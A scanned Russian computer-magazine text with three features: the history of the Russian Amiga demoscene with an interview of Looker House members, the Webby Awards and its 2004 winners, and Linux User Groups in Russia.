Довольно бурными на протяжение 90-х были войны амижников и писишников. Аргументом первых были яркие демки, игры с потрясающей графикой, мультимедийные возможности и атмосфера преданности и дружелюбия, которая царила в их сообществе. Вторые утверждали, что все эти достоинства меркнут по сравнению с главным недостатком — софт для Амиги хрен достанешь и поддержки от разработчиков практически никакой. В то же время программы для PC можно было купить чуть ли не на каждом шагу, стояла только проблема выбора. В 1994 году компания Commodore обанкротилась, и права на дальнейшие разработки Амиги плавали от одной фирмы к другой. Каждая из них обещала поклонникам платформы фантастические перспективы, но время шло, и ни одно из обещаний не было выполнено. Наконец немногие оставшиеся профессиональные разработчики ПО устали ждать перемен и ушли писать софт на PC. За ними последовали и многие амижные сценеры, которых еще недавно почитали все амижники. А теперь возненавидели. В дискмагах появилось множество статей, проклинающих «предателей», и воззвания поддержать Амигу, так как счастливое будущее «не за горами». Но чем дальше, тем более становилось очевидно, что они только уговаривают себя.

В конце концов оставшиеся немногочисленные ряды русских амижников смирились с тем, что PC одержал верх, и прекратили сражаться, а вместо этого следили через инет и фидо за развитием событий и иногда писали маленькие программки.

К концу 90-х амижная демосцена пережила еще две войны. Первая была с польскими сценерами, которые выпускали свою продукцию на родном языке, в то время как все требовали от них понятного английского. Свежих релизов к этому времени уже выпускалось на-




http://www.amidemos.org — крупнейший архив амижных демок.
http://ada.planet-d.net — здесь можно скачать лучшие демы, тщательно отсортированные.
http://artscene.textfiles.com/history/scenery/scenery — подробнейшая история демосцены на Амиге (на английском языке).
http://amiga.org.ru — информационный центр Амига в России.
http://amitoday.spb.ru — амижные новости.
http://www.dogma.org.ua — электронное амижное издание.

столько мало, что на счету была каждая новая демка и игрушка. А тут такая языковая дискриминация. Вторая война была противостоянием двух амижных операционных систем AmigaOS4 и MorphOS.
Сейчас основным местом общения амижников является IRC-канал #amigarus на сервере *forestnet.org* и форумы на амижных порталах, например *http://amiga.org.ru/forum*. Хотя разговоров об амиге сейчас ведется уже намного меньше — все постоянные посетители друг друга знают и просто таким образом поддерживают связь.

[интервью с ребятами из Looker House] Имхо, будет лучше, если о ситуации на российской амижной демосцене расскажут люди, имевшие к ней непосредственное отношение. Поэтому я связался с парнями из группы Looker House, которые на протяжении 90-х принимали в амижной жизни активное участие и выпустили легендарный дискмаг Insomnia. На мои вопросы согласились ответить GDM и XPEh.
mindw0rk: Какими вам, парни, запомнились первые годы Амиги?
GDM: Впервые Амига появилась в Москве, купить ее можно было в одном из двух компьютерных клубов, ранее продававших Атари и C64/128. Амига позиционировалась как дорогой и очень качественный игровой компьютер. Фактически бум начался с A600, а чуть позже — A1200. A500 была больше распространена на Западе и до появления A1200 у нас фактически не продавалась. Стоили A600 порядка $500. Забавная была ценовая политика жестких дисков — $200 + количество мегабайт =). Мое знакомство с Амигой произошло в далеком 1993 году, когда ее в столице можно было найти только в одном месте — в Доме технической книги на Ленинском проспекте. Там же я первые увидел State of the Art, поразившую меня до глубины души.
XPEh: Да-да, точно, я помню. Я покупал свою первую Амигу (A600) с винтом на 20 Мб в книжном магазине на Ленинском проспекте за $540. Существует версия, что первая Amiga1000 появилась в Москве благодаря космонавту Леонову году в 86-м. В начале 90-х она была спасена от помойки Александром Сарахатуновым, большим поклонником Амиги. Она до сих пор в рабочем состоянии и хранит оттиснутые на внутренней стороне крышки автографы создателей Амиги.
mindw0rk: Насколько быстро Амиге удалось завоевать российский рынок? Какие события/факты повлияли на успех этой машины у наших юзеров?
GDM: «Завоевать» — неподходящее слово, так как высокие цены на Амигу и трудности с приобретением свежего ПО не давали ей стать настолько же популярным компьютером, как на Западе. Собственно, история Амиги в России — это повторение истории Commodore 64 и Atari XE/XL. Тем не менее, непревзойденное на то время качество игр для Амиги делало ее покупку для каждого любителя компьютеров более чем желанной. Безусловно, именно игровой аспект, возможность использования телевизора в качестве монитора дали Амиге возможность частично заполнить русский рынок.
mindw0rk: Какие ранние амижные демки получили наибольший успех и признание? Вкратце о каждой.
GDM: State of the Art by Spaceballs (1992) - это то демо, которое крутили постоянно в компьютерных клубах, стимулируя зрителей на покупку Амиги. Я думаю, именно эта дема стала толчком для очень многих.
XPEh: Я помню, по ТВ крутили какую-то рекламу, в которой внаглую было вставлено несколько кадров прямо из этой демки. И крутили ее довольно долго.
GDM: Hardwired by Crionics & The Silents (1991), музыку для которой писал небезызвестный Jesper Kyd. Desert Dream by Kefrens (1993).
XPEh: Создатели самой известной и революционной демо на PC Second Reality вдохновлялись именно этими произведениями. Desert Dream, кстати, получила первое место на The Gathering-93.
GDM: D.O.S. by Andromeda (1991), Arte by Sanity (1993), Nexus 7 by Andromeda (1994), ну и много других. А в 1995 году наступил переломный момент в демомейкинге, настала эра текстур, и чанки ту планар эффектов... Все вышеперечисленные демки являются культовыми, так как именно в них появились те эффекты, которые годами клонировались с косме-



[так выглядели амижные демки (скриншот из Chaos Engine)]



[амижный эксплорер]

тическими изменениями на других платформах, включая PC. Также нельзя не вспомнить такие колоссы уже новой эры, как: Dawn by Artwork (1995), The Gate by Artwork (1996), Goa by TBL (1996), Shaft 7 by Bomb (1996), Closer by Cncnd (1996), Captured Dreams by TBL (1997), Pulse by Nerve Axis (1997), Alien2 by Scoopex (1998). Про демы после 1999 года сказать много не могу — они все сплошное клонирование =).

XPEh: После 1999 года стоящих работ стало меньше. Но работы в категориях 64k intro стали интересней, чем полноразмерные демо. Например 64k intro Gift (Gush2) by Potion (первое место на Mekka Symposium-2000), написанное всего двумя людьми, один из которых музыкант.

mindw0rk: Расскажи, как появилась и развивалась амижная демосцена в России.

GDM: Появилась демосцена в лице нашей группы Looker House. Мы делали титанические усилия для того, чтобы пробиться на мировую сцену. Произошло это только в 1997 году после выпуска дискмага Insomnia. Также пионерами были Codebusters из Украины — не Россия, но мы все же говорим на одном языке :).

XPEh: Еще одна группа Push Entertainment появилась чуть позже. Вот она-то как раз и пробилась на мировую сцену основательно. Они несколько лет подряд на Assembly занимали первые места, соревнуясь, в основном, в категориях 64k intro и 4k intro. Им удалось поднять уровень программирования на невиданные ранее высоты. К примеру, в 4k intro они первые (после Looker House 4k intro Clot и Pink) умудрились вместить простенький синтезатор и музыку. А в 64k intro — навороченный музыкальный трек со сложным синтезом и в Dolby Prologic. Поэтому то, что все работы в этой категории теперь практически не обходятся без хорошего саундтрека — заслуга, в первую очередь, Push.

mindw0rk: Расскажи о программах, которыми пользовались и пользуются амижные сценеры: художники, музыканты, кодеры. То, что было в коллекции софта любого амижника.

XPEh: Графические редакторы: Deluxe Paint, Brilliance, Personal Paint, Photogenics, ImageFX, FXPaint, CandyFactory (мгновенное создание логотипов, обложек и т.д.), FantasticDreams. 3D-программы: Imagine, LightWave, Real3D. Разговор об этих программах требует отдельного развернутого диалога. Музыкальные трекеры: ProTracker, OctaMED, Musicline, DigiBooster (последний — наиболее продвинутый: 256 независимых каналов, программное DSP, real-time effects, подключаемые на любые каналы). И практически невозможно найти амижника, который не пользуется файл-менеджером Directory Opus'ом.

mindw0rk: Как амижники общались между собой?

XPEh: Общались так же, как и PC'шники: Фидо, ББС. У меня у самого была борда, называлась Neon Dream, а у GDM — Purple Dream. Пожалуй, они и были самыми центровыми амижными BBS с 1996 по 1999 год. Обе были забиты амижным софтом: демы, игры, дискмаги, свежий софт. У GDM был винч под гиг, у меня стояло два CD-привода и хард на 4 гига. Со временем, как и все, перебрались в интернет. Началось время IRC и FTP...

mindw0rk: Насколько была распространена электронная пресса на Амиге? Был ли такой же СМИ бум, как на ZX? Назови лучшие амижные дискмаги и епаперы всех времен (отдельно русские и зарубежные).

GDM: До 1999 года самым значимым моментом стал выпуск нашего дискмага Insomnia. Именно этот журнал обозначил присутствие русских на демосцене. Все это благодаря качеству, которое приравнивалось к эталонам амижной дискмаговой сцены (ROM и RAW). Над созданием Insomnia работали сценеры из разных стран и групп, но основной костяк художников, дизайнеров и музыкантов был из России. Конечно, были и другие журналы: Upstream от Balance, злобный немецкий Seenpoint от Scoopex (из которого мы переманили к себе одного из редакторов), DISC от Gods.

mindw0rk: Насколько я знаю, на ZX заработать деньги написанием программ было очень проблематично. Как с этим обстояло дело на Амиге?

XPEh: Наверное, одна из причин упадка Амиги как раз и состояла в том, что большинство коммерческих программ после выхода сразу же взламывалось крэкерами.

mindw0rk: Перечисли людей, которые внесли наибольший вклад в развитие Амиги и амижной демосцены в России.

XPEh: Все члены Looker House, Push Entertainment, Quark, Codebusters (они, кстати, написали классный эмулятор спектрума на амиге), Kano и другие.

mindw0rk: Насколько высоким был уровень работ русских амижников по сравнению с зарубежными аналогами от мэтров?

XPEh: Журнал Insomnia признан лучшим в мире, а работы Push Entertainment в свое время всколыхнули всю, не только амиговскую, 64k intro сцену.

mindw0rk: Встречались ли амижники в риаллайфе? Может, в Москве или Питере проводились совместные пьянки, где участвовали известные группы?

XPEh: Достаточно редко. Последний раз была тусовка амижников на Chaos Construction. Мы довольно культурные люди, не пьянствуем :).

mindw0rk: Какие годы и события ты бы назвал переломными в истории амижной демосцены?


XPEh: Самый переломный момент — когда в 1994 году закрылась фирма Commodore. Хотя на демосцену это повлияло только спустя еще четыре года.

mindw0rk: Существует ли амижная демосцена в России сейчас?

XPEh: Если говорить о серьезном уровне — нет. Может быть, только в лице Push Entertainment :). И вряд ли что-то изменится. В истории демосцены Амига уже заняла свое место. И как бы то ни было, она всегда останется в наших сердцах.

Mindw0rk: Амига помогла вам реализовать себя?

XPEh: Несомненно. Один из членов нашей группы в данный момент работает в Snowball Interactive. Многие из бывших демосценеров, особенно художники, дизайнеры и музыканты, нашли себе работу на телевидении, в кино и геймдевелопе. Все это благодаря Амиге



[процессор Амиги]

[ЭМУЛЯТОРЫ АМИГИ]

Для того чтобы поработать на Амиге и посмотреть амижные демки, совсем не обязательно покупать новый комп. В Сети есть несколько эмуляторов этой платформы, которые превратят твой четвертый пень в старую добрую A1200. Самым популярным, пожалуй, является эмуль WinUAE, для запуска которого достаточно P 233MMX, 64 Мб ОЗУ и windows98. В эмуле реализована поддержка основных конфигураций и примочек Амиги, четырех амижных дисководов (в качестве дискет используются файлы .adf), музыкальной карты, мышки, джойстика и разных портов.

Скачать эмулятор можно по адресу: *http://www.codepoet.com/UAE/download.htm*



[Тиффани Шлейн, основательница Webby Awards]

Вершина сетевого признания

«СПАСИБО БОГУ ЗА МАЛЕНЬКИХ КОТЯТ!» — СВИДЕТЕЛЯМИ ЭТОЙ ВОСТОРЖЕННОЙ РЕЧИ, КОТОРАЯ ПРОЗВУЧАЛА 5 ИЮНЯ 2003 ГОДА, СТАЛИ СОТНИ ТЫСЯЧ ЛЮДЕЙ ВО ВСЕМ МИРЕ. ЕЕ АВТОР — ДЖОЭЛЬ ВЕЙЧ — ДО ЭТОГО НИКОГДА НЕ ВЫСТУПАЛ НА ПУБЛИКЕ И НЕ ПОЛЬЗОВАЛСЯ ВНИМАНИЕМ ПРЕССЫ. ВСЕ ИЗМЕНИЛОСЬ, КОГДА ЕГО САЙТ WWW.RATHERGOOD.COM, СОДЕРЖАЩИЙ ДЕСЯТКИ СОВЕРШЕННО ПРИДУРОЧНЫХ САМОПАЛЬНЫХ МУЛЬТИКОВ, ЗАВОЕВАЛ ПРЕСТИЖНЕЙШУЮ ИНТЕРНЕТ-НАГРАДУ WEBBY AWARDS | mindw0rk (mindw0rk@gameland.ru)


За что дают Webby?

Тиффани Шлейн было всего 17 лет, когда в 1987 году она прилетела в СССР, чтобы наладить связь между американскими и русскими студентами с помощью компьютеров и модемов. Но радужные перспективы потускнели, когда Тиффани познакомилась с Союзом поближе и увидела, на каком антиквариате работает наш человек. Вернувшись на родину, девушка продолжала вести активную интернет-пропаганду, а в 1996 году заняла пост директора по дизайну в престижном компьютерном журнале The Web Magazine. Именно там ей пришла в голову идея создать ежегодную интернет-премию, которая будет присуждаться авторам самых интересных и оригинальных сайтов. Название появилось само собой — Webby, а учредителем выступил издатель журнала, компания IDG.

Первая церемония награждения Webby состоялась 7 марта 1997 года в одном из ночных клубов Сан-Франциско. Победителей в пятнадцати различных номинациях определяли как члены жюри, в которое входили организаторы мероприятия, так и обычные юзеры. Сетевики с большим интересом откликнулись на Webby — 40 тысяч человек посетило сайт в момент онлайн-трансляции. И это было только начало — пресса подхватила свежую идею и разнесла ее по всему миру. Со временем IDG прекратила выпуск The Web Magazine, а сотрудники журнала стали первыми членами Международной Академии цифровых искусств и наук. Именно эта организация, к настоящему времени включающая более пятисот мемберов, каждый год занимается определением лучших сайтов в разных областях. В основном это ведущие сетевые эксперты, IT-бизнесмены, политики, журналисты, звезды шоу-бизнеса и другие известные люди (среди прочих: музыкант Дэвид Боуи, певица Бьерк, режиссер Фрэнсис Форд Коппола, отец интернета Винт Церф, создатель сериала «Симпсоны» Мэтт Гронинг). Помимо официальной Webby Award, которую определяет авторитетное жюри, номинанты могут выиграть People's Choice Award (приз зрительских симпатий), который получают сайты, набравшие наибольшее количество баллов по результатам открытого сетевого голосования.
У каждой престижной премии существует свой кубок, будь то статуэтка Оскара или золотой мяч, и организаторы мероприятия придумали символ Webby — статуэтку в виде изящной пружины. На церемонии она вручается одному представителю сайта, но Академия предоставляет право заказать несколько дубликатов, ведь часто над сайтом работают несколько людей и все они заслуживают своей пружины :). Также Академия ввела традицию, которая тщательно соблюдается с самой первой церемонии, — победители в каждой номинации должны произнести благодарственную речь, состоящую из пяти слов. Не больше, не меньше. Некоторые пытаются вложить в эти пять слов глубинный смысл, но большинство просто прикалывается, благо атмосфера на церемонии не то чтобы официальная. Например речь парней из сетевого журнала The Onion, отхватившего первое место в номинации «Юмор», звучала так: «Они сказали, я могу только...». Мелкомягкие из Microsoft Windows Update (первое место в «Техническом достижении») заявили: «Я обновляюсь, следовательно, я существую». А представители сайта *www.donniedarko.com* («Кино») попросили: «Спилберг, дай нам денег!».
Каждый год количество категорий, в которых выявляются номинанты, растет. Если вначале это были стандартные «Спорт», «Новости», «Политика», «Образование» и тому подобное, то теперь среди них хватает экзотики типа «Самый странный», «Креативней всех». Но не надейся, что тебе удастся пропихнуть свой раскрученный порнопортал. Организаторы Webby ясно дают понять, что сайты, содержащие порнуху, пропаганду насилия, оскорбления в чей-то адрес и прочее непотребство, к участию не допускаются.
Чтобы участникам было проще ориентироваться, по каким критериям выбирают лучших из лучших, Академия опубликовала на официальном сайте Webby перечень этих самых критериев.
Контент — то есть то, что содержит ресурс. Сюда входит не только текст, но и графическое оформление, и даже саунд.
Структура и навигация — тут учитывается, насколько удобно реализована навигация, как подается информация. Ты не должен петлять по всему сайту в поисках. Все должно быть интуитивно понятно и доступно одним-двумя кликами.
Визуальный дизайн — в этом пункте оценивается общий вид сайта, насколько он приятен и оригинален, насколько подходит под тема-

тику. Нередко сайты завоевывали высшую награду именно благодаря оригинальному, высокотехнологичному дизайну.
Функциональность — скорость работы сайта, его пропускная способность, качество оптимизации и другие подобные вещи.
Интерактивность — здесь говорится об обратной связи. Чтобы сайт был живым и интересным своим посетителям, он должен не только предоставлять им информацию, но и давать возможность обмениваться ей. Чаты, форумы, p2p-скрипты, доски объявлений... если твоему ресурсу удается собрать вокруг себя интересное комьюнити, то, считай, треть пути к награде Webby ты уже прошел.
Общее впечатление — бывает, что вроде сайт и красивый, и есть что почитать, и flash-фенечки присутствуют интересные, но возвращаться к нему не хочется. И при этом через полчаса ты заносишь в букмарки какую-нибудь простенькую html-страничку, которая тебя непонятно чем зацепила. Это и называется общим впечатлением. Сможет ли твой сайт зацепить посетителя? Сможет ли заставить его возвращаться снова и снова? Это определят члены жюри :).
В 2003 году впервые в истории Webby Awards церемония награждения полностью перекочевала в Сеть. До этого ее проводили сначала в ночном клубе, потом в оперном зале, вмещающем несколько тысяч человек. Организаторы посчитали, что так будет удобнее, но в то же время сделали все возможное, чтобы зрители, наблюдающие за сетевой трансляцией, ощущали себя ее участниками. А в качестве ведущих поставили мультяшных героев, пародирующих звезд.
В отличие от Нобелевской премии, где лауреаты получают миллион долларов, победителям Webby не дают денег за победу. Тем не менее, завоевать золото в таком событии не просто престижно, это мощный PR твоей страничке и гарантированное посещение сотен тысяч людей. Ссылки на завоевавший премию ресурс будут увековечены на *www.webbyawards.com* и продублированы на огромном количестве новостных сайтов, крупнейших журналов разных стран. Причем совсем не обязательно, чтобы твоя пага была на английском языке. В церемонии предусмотрены номинации для неанглоязычных сайтов. Чтобы отсеять любителей халявы, которые готовы ломануться проталкивать свой *pupkin.narod.ru*, был введен взнос для всех, кто желает поучаствовать. Составляет он $175, если проплатить заранее, и $195, если внести деньги незадолго до начала (хотя можно и не успеть — количество заявок ограничено). Для сайтов благотворительных организаций, студенческих и личных страничек существует 50% скидка. Хотя в некоторых номинациях победителей можно угадать заранее. Такие сайты, как *Google*, *Amazon*, *NationalGeographic*, *LiveJournal*, из года в год завоевывают первое место в своих категориях. Академия дает возможность поучаствовать сразу в нескольких номинациях. Например, если у тебя портал про петушиные бои, ты можешь выставить его в категориях «Спорт», «Лайфстайл», «Геймз», «События» и даже «Еда», правда, за каждую дополнительную заявку придется платить по $150. Некоторые сайты уже завоевывали двойные награды, тот же *google.com*, например.
В мае 2005 года состоится девятая церемония награждения Webby, и на этот раз количество номинаций возросло до шестидесяти! Из нескольких тысяч заявленных сайтов Академия выберет по пять претендентов в каждой номинации, основываясь на вышеупомянутых принципах. А в конце весны организаторы церемонии проведут в Нью-Йорке закрытое мероприятие, посвященное всем победителям. Там обладатели статуэток смогут познакомиться друг с другом, шумно отпраздновать успех и пообщаться со знаменитостями. Явка, конечно, не обязательная, но большинство лауреатов Webby с удовольствием принимут участие в этой вечеринке. Подобное празднование также будет проведено и в Сети, чтобы все, кто не смог приехать, имели возможность разделить радость с коллегами. Если ты считаешь, что твой сайт вполне заслуживает золотой медали, — ознакомься с FAQ на официальном сайте и дождись следующей церемонии. Прием заявок на Webby-2005 уже закончен, но у тебя есть время, чтобы довести свою страничку до ума и представить ее на суд жюри в 2006 году. Может быть, мы еще будем гордиться тобой?


[эту пружину дают победителям]



[сайт, который каждый год является неизменным победителем Webby как минимум в одной номинации]


[чемпион среди научных сайтов]


[победитель среди новостных ресурсов]



[музыкальный лидер]

[НЕКОТОРЫЕ ПОБЕДИТЕЛИ WEBBY-2004]

Название категории	Победитель по решению жюри	Выбор зрителей
Сервис	www.google.com	www.google.com
Коммерция	www.apple.com/itunes/store/shop.htm	www.ebay.com
Политика	www.meetup.com	www.blogforamerica.com
Сообщество	www.wikipedia.org	www.livejournal.com
Наука	www.exploratorium.edu	www.howstuffworks.com
Образование	www.bbc.co.uk/science/humanbody	www.nationalgeographic.com/education
Мода	www.colette.fr	www.style.com
Финансы	www.sec.gov	www.sec.gov
Спорт	news.bbc.co.uk/sport	www.espn.com
Игры	www.puzzlepirates.com	www.brettspielwelt.de
Правительство и закон	www.healthyontario.com	www.fedstats.gov
Здоровье	www.kidsHealth.org	www.cancerfacts.com
Юмор	www.theonion.com	www.theonion.com
Жизнь	www.epicurious.com	www.epicurious.com
Музыка	www.apple.com/itunes/store	www.apple.com/itunes/store
Новости	www.bbc.co.uk/news	www.thesmokinggun.com
Хоумпага	www.raku-gaki.com	www.steveandria.com/kynan



www.lug.ru
www.spb.lug.ru
www.volgograd.lug.ru

Если ты до этого никогда не интересовался открытым ПО, почитай статьи Ричарда Сталлмана и Эрика Раймонда (особенно его статью «Собор и базар»). Просто вбей в яндексе эти имена, и ты утонешь в море информации!

Linux User Group в России

У LINUX ВСЕГДА БУДЕТ ПРЕИМУЩЕСТВО ПЕРЕД WINDOWS. Я НЕ СОБИРАЮСЬ РАЗВОДИТЬ ХОЛИВОЙНЫ, КРИЧАТЬ «MICROSOFT MUST DIE!» И ДЕЛАТЬ ДРУГИЕ ПОДОБНЫЕ ГЛУПОСТИ. WINDOWS — НЕ ВАЖНО, МАЗДАЙ ОНА ИЛИ РУЛЕЗ — ЭТО ВСЕГО ЛИШЬ ОПЕРАЦИОННАЯ СИСТЕМА. ПРОГРАММА ДЛЯ PC, НЕ БОЛЬШЕ И НЕ МЕНЬШЕ. В ТО ЖЕ ВРЕМЯ ЗА LINUX СТОИТ ЦЕЛОЕ СООБЩЕСТВО, НАСЧИТЫВАЮЩЕЕ ОГРОМНУЮ АРМИЮ ПОКЛОННИКОВ. ИМЕННО ОБ ЭТОМ СООБЩЕСТВЕ Я ТЕБЕ СЕГОДНЯ И РАССКАЖУ | Илья Александров (krot31337@nwgsm.ru)

Как тусят линуксоиды

[что такое LUG?] Linux User Group (LUG) — это некоммерческое неформальное объединение пользователей операционной системы GNU/Linux, проживающих на определенной территории. То есть практически в каждом более или менее крупном городе найдется свой LUG. Узнать, есть ли такая группа в твоем городе, можно на сайте *www.lug.ru*, где содержится информация о всех лагах на территории нашей необъятной Родины. Как известно, у большинства коммерческих компаний существует служба техподдержки, которая помогает пользователю разобраться в приобретенном продукте. Линукс — система некоммерческая, поэтому роль техподдержки берет на себя Linux User Group.

В России самыми многочисленными и активными LUG'ами являются московский и питерский. Московская группа образовалась раньше всех в России: в октябре 1998 года, а основателем стал студент химического факультета МГУ Тимофей Королев с тремя друзьями-линуксоидами. Домен, который они зарегистрировали, — *counter.li.org* — служил официальным сайтом LUG и со временем изменился на *moscow.lug.ru*. После того как о группе рассказали на новостном сайте nevod.ru, ее состав расширился с четырех до тридцати человек. Причем многие вступившие в лаг люди были лучшими ИТ-специалистами России: Виктор Вагнер, Олег Бройтман, Дмитрий Саякин и другие. Группа быстро разрасталась, помимо специалистов, к ней стали присоединяться студенты и просто все, кому нравился Linux. Вскоре Тимофей Королев и его друг Евгений Соколов решили реализовать серьезный проект для развития свободного ПО. Им стал *linux-online.ru*, один из самых популярных е-шопов, распространяющих дистрибутивы Linux и BSD. Сегодня Moscow Linux User Group — самый многочисленный лаг в России, насчитывающий более 300 мемберов.

В середине 2003 года линуксоидные группы были зарегистрированы во всех 50 штатах США, в девяти из десяти канадских провинций, в 76 районах Индии и в более чем ста других странах. Эти цифры иллюстрируют масштабность явления. В некоторых крупных городах существует не одна, а несколько групп пользователей, хотя чаще всего люди стараются объединиться в один большой и влиятельный LUG. Я назвал лаги неофициальной организацией, но зарегистрированные группы тоже встречаются. Регистрация освобождает от налогов, упрощает работу и дает определенные гарантии. Хотя нужно ли это небольшим группам, которые не имеют значительных материальных средств? Вряд ли. Поэтому группы пользователей Linux — обычно именно неофициальные организации.

[цели LUG] Цели у каждой группы разные и могут меняться с учетом местной специфики. Linux лишен бюрократии и централизованного контроля, это относится и к группам его пользователей. Тем не менее, главная цель всегда одна — пропаганда Linux. Роль LUG в продвижении свободного ПО трудно переоценить, учитывая небольшую распространенность оси. Помимо групп, агитаторами являются и журналисты, пишущие статьи об open source. Но журналист может лишь рассказать, дать критическую оценку, не более. А группа пользователей поможет новичку в установке и изучении новой ОС, предоставит возможность общения с единомышленниками. Члены LUG рассказывают о достоинствах своей системы друзьям и знакомым, те, в свою очередь, сообщают о системе другим людям. Кто-то обязательно захочет попробовать и со временем перейдет на Линукс окончательно. Многие лаги занимаются бесплатным распространением дистрибутивов и документации о UNIX. Наш человек может не интересоваться опенсорсными системами, но от халявы не откажется.

Задачей LUG также является поддержание дружелюбной атмосферы внутри. Мемберы встречаются, обсуждают ось, пьют пиво. Линус Торвальдс создавал свою систему ради удовольствия, и LUG демонстрирует пользователям, что удовольствие можно получать от простого использования Linux. А также от сопутствующего развития интеллекта, от процесса превращения из рядового юзера в хакера. Новички наверняка захотят познакомиться с культурой, философией и традициями Линукс-движения. Во всем этом им поможет Linux User Group.

[деятельность LUG] Каждая группа имеет свой сайт, на котором обычно находятся многочисленные руководства по UNIX, написанные самостоятельно или переведенные с английского, всевозможные программы для Линукс, новости и форум. Часто можно встретить список членов группы, их контакты, а также информацию о следующих встречах и проектах, в которых участвует LUG. Поскольку в LUG'ах, как правило, немало программистов, то многие из них пишут софт и драйвера под свободно распространяемые системы.

Некоторым LUG'ам удалось добиться больших успехов в продвижении ОС. Благодаря волгоградской группе, в 150 школах



Тем, кто только планирует создать свою группу пользователей Linux, организация Cleveland Linux User's Group предоставляет LUG-имена в домене lug.net. Для этого достаточно зарегистрироваться на сайте организации и сообщить название города, в котором ты живешь.

этого города информатика будет преподаваться на компьютерах с установленным на них дистрибутивом ALT Linux. Как утверждает Тарас Абламский, лидер группы, это событие вызвало сильный резонанс в среде преподавателей и руководителей школ. В Волгоградском государственном университете состоялся семинар для преподавателей по вопросам использования ОС Линукс в образовательных учреждениях, который посетило более 60 человек. LUG заключил соглашение с этими школами, и его мемберы будут продолжать помогать учителям и детям осваивать систему.

Еще дальше пошла запорожская Linux User Group (*linux.zp.ua*), сделавшая свой собственный линух-дистрибутив Blin. Этот LiveCD отличался очень развитой поддержкой сетевых технологий и обширным набором security-софта, за что получил звание самого хакерского LiveCD. При желании его можно инстальнуть на диск, и в последнее время этот дистр достаточно популярен.

Нередко в LUG'ах практикуется выпуск e-zine на тему свободного ПО или, что чаще, помощь в подготовке материалов более известным изданиям (Linux Gazette, например). Деньги, которые удается собрать группе, обычно идут на поддержку таких проектов, как Free Software Foundation, KDE Project, GNOME Foundation. Важно также сотрудничество с другими группами пользователей, которое выливается в совместные проекты и глобальные тусовки.

Многие лаги становятся бета-тестерами различных компаний, распространяющих дистрибутивы с Линуксом. Это выгодно всем: дистрибуторы узнают о багах в продуктах, тестеры получают свежайшие версии и вносят свою лепту в разработку любимой системы.

Одной из самых заметных фигур в российском ЛАГ-движении является Михаил Браво, основатель питерской группы линуксоидов и ее действующий координатор. Он также автор многих статей об open source, многие из которых стали появляться на заре Fidonet (Браво, помимо всего прочего, был координатором петербургской фидохи).

Из западных активистов свободного ПО стоит отметить Рика Мауэна, автора «Linux User Group HOWTO». Этот документ уже давно стал настольной книгой любого лаговца. Рик интересуется деятельностью LUG в мире и всегда по возможности помогает группам, где бы они ни находились.

[организация LUG] Как и любая другая организация, LUG имеет руководителей. В выборах нового лидера могут участвовать все члены группы. Руководители LUG — это чаще всего энтузиасты, готовые ежедневно уделять свое внимание группе, решать возникающие проблемы, поддерживать веб-сайт и заниматься многими другими вещами. Президент, казначей, секретарь, ответственный за встречи — эти должности присутствуют почти в каждой группе.



[фото с одной из линуксовок]

Политика лагов основывается на том, что все, что привлекает новых членов, — хорошо, а то, что их отталкивает, надо исключить. Мемберы соблюдают определенные правила, и одним из них является активное участие в делах группы.

Группам пользователей Linux оказывается поддержка компаний, занимающихся распространением Линукс. В России это ASP и ALT, они бесплатно предоставляют свои дистрибутивы. Но чтобы получить такую халяву, нужно иметь проект, посвященный свободному ПО. Те группы, которые не поддерживают свой сайт и существуют только формально, вряд ли могут на нее рассчитывать.

Если ты вдруг захочешь вступить в LUG и принять участие в свободных проектах, прочти этот отрывок из Манифеста Linux Users Group:

1. В LUG всегда рады новым людям. Членство в группе абсолютно бесплатное. Являясь членом LUG, вы никому ничем не обязаны, но мы надеемся, что вы будете по возможности активно участвовать в развитии свободного программного обеспечения и в процессах, происходящих внутри группы.
2. Возрастных ограничений для участников LUG не существует. Главное - ваша заинтересованность ОС GNU/Linux и свободным программным обеспечением. Опыт также не играет роли.
3. Чтобы стать участником группы, необходимо зарегистрироваться на сайте.

Как уже было сказано, в LUG нет ни возрастных, ни материальных, ни социальных ограничений. Линукс — это философия свободы. Хотя от людей, которые долгое время в группе, но не проявляют никакой активности, предпочитают избавляться. Что касается девушек — их не более 1,5-2% от числа всех мемберов. Так что Линукс — чисто мужская операционка :-).

